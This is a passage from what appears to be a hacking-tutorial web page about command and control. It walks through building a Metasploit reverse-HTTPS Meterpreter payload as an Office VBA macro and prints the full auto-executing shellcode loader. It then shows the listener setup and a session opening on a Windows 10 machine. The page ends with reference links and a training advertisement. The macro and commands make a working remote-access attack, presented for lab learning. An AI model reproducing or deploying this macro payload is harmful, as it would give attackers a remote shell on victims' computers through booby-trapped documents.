The tool will download the file inside the incoming directory we discussed earlier. We can view the file using cat command as shown in the image given below.

```
cat /root/DBC2/incoming/sharetext.txt
```

```
root@kali:~# cat /root/DBC2/incoming/sharetext.txt
This is sample file
```

Metasploit

Let's move on to a rather basic approach. This approach is quite detectable by almost all the Antivirus tools as the signature of the Metasploit Payload is quite common. Still to understand the basic attack and to perform in a lab environment, we will be using the Metasploit for exploiting our target via Marcos.

To get started, we need to craft a payload. We will be using MSFvenom for crafting the payload. We used the reverse_https payload for this demonstration. We stated the Local IP Address of the Attacker Machine i.e., Kali Linux. We also need to provide a Local port for the session to get generated on. After generating the payload with the proper configuration for the vba payload, we copy the vba payload content and then move onto to the target machine.

```
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106  
lport=1234 -f vba
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.1.106 lport=1234 -f vba  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 461 bytes  
Final size of vba file: 3083 bytes  
#If Vba7 Then  
    Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal Gdnpshxl As Long, ByVal Wttnkcz As Long, ByVal Blbkpk As Long, ByVal Bfouxfhwc As LongPtr, ByRef Skqli As Long, ByVal Cntr As Long) As Long  
    Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Blbkpk As Long, ByVal Bfouxfhwc As Long, ByVal Cntr As Long, ByVal Dn As Long, ByVal E As Long, ByVal F As Long) As Long  
    Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As LongPtr, ByVal Gdnpshxl As Long, ByVal H As Long) As Long  
#Else  
    Private Declare Function CreateThread Lib "kernel32" (ByVal Zqhimkrc As Long, ByVal Gdnpshxl As Long, ByVal Wttnkcz As Long, ByVal Blbkpk As Long, ByVal Bfouxfhwc As Long, ByRef Skqli As Long, ByVal Cntr As Long) As Long  
    Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Wttnkcz As Long, ByVal Blbkpk As Long, ByVal Bfouxfhwc As Long, ByVal Cntr As Long, ByVal Dn As Long, ByVal E As Long, ByVal F As Long) As Long  
    Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Bfouxfhwc As Long, ByVal Skqli As Long, ByVal H As Long) As Long  
#EndIf  
  
Sub Auto_Open()  
    Dim Gnwx As Long, Xdjpcmae As Variant, Tazsez As Long  
#If Vba7 Then  
    Dim Kkqmrwb As LongPtr, Fmp As LongPtr  
#Else  
    Dim Kkqmrwb As Long, Fmp As Long  
#EndIf  
    Xdjpcmae = Array(232,130,0,0,0,96,137,229,49,192,100,139,80,48,139,82,12,139,82,20,139,114,40,  
1,211,139,73,24,227,58,73,139,52,139,1,214,49,255,172,193, _  
207,13,1,199,56,224,117,246,3,125,248,59,125,36,117,228,88,139,88,36,1,211,102,139,12,75,139,88,28,1,  
119,38,7,255,213,49,219,83,83,83,83, _  
83,232,62,0,0,0,77,111,122,105,108,108,97,47,53,46,48,32,40,87,105,110,100,111,119,115,32,78,84,32,54,  
6,121,167,255,213,83,83,106,3,83, _  
83,104,210,4,0,0,232,179,0,0,47,114,113,85,73,83,105,80,113,108,68,113,99,74,112,48,110,119,109,66,  
35,85,46,59,255,213,150,106,10,95, _  
104,128,51,0,0,137,224,106,4,80,106,31,86,104,117,70,158,134,255,213,83,83,83,86,104,45,6,24,123,2,  
83,229,255,213,147,83,83,137, _  
231,87,104,0,32,0,0,83,86,104,18,150,137,226,255,213,133,192,116,207,139,7,1,195,133,192,117,229,88,1  
  
    Kkqmrwb = VirtualAlloc(0, UBound(Xdjpcmae), &H1000, &H40)  
    For Tazsez = LBound(Xdjpcmae) To UBound(Xdjpcmae)  
        Gnwx = Xdjpcmae(Tazsez)  
        Fmp = RtlMoveMemory(Kkqmrwb + Tazsez, Gnwx, 1)  
    Next Tazsez  
    Fmp = CreateThread(0, 0, Kkqmrwb, 0, 0, 0)  
End Sub  
Sub AutoOpen()  
    Auto_Open  
End Sub  
Sub Workbook_Open()  
    Auto_Open  
End Sub
```

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.106
set lport 1234
exploit
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.106:1234
[*] https://192.168.1.106:1234 handling request from 192.168.1.101; (UUID: ebkw
[*] Meterpreter session 2 opened (192.168.1.106:1234 → 192.168.1.101:49700) at

meterpreter > sysinfo
Computer       : DESKTOP-MD284DK
OS             : Windows 10 (10.0 Build 18362).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > 
```

References

- <https://www.hackingarticles.in/dnscat2-application-layer-cc/>
- <https://www.hackingarticles.in/comprehensive-guide-on-cryptcat/>
- <https://www.hackingarticles.in/command-and-control-tunnelling-via-icmp/>
- <https://www.hackingarticles.in/hacking-with-empire-powershell-post-exploitation-agent/>
- <https://www.hackingarticles.in/koadic-com-command-control-framework/>
- <https://www.hackingarticles.in/command-and-control-tunnelling-via-icmp/>
- <https://www.hackingarticles.in/command-and-control-with-dropboxc2/>
- <https://www.hackingarticles.in/multiple-ways-to-exploit-windows-systems-using-macros/>
- <https://attack.mitre.org/tactics/TA0011/>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

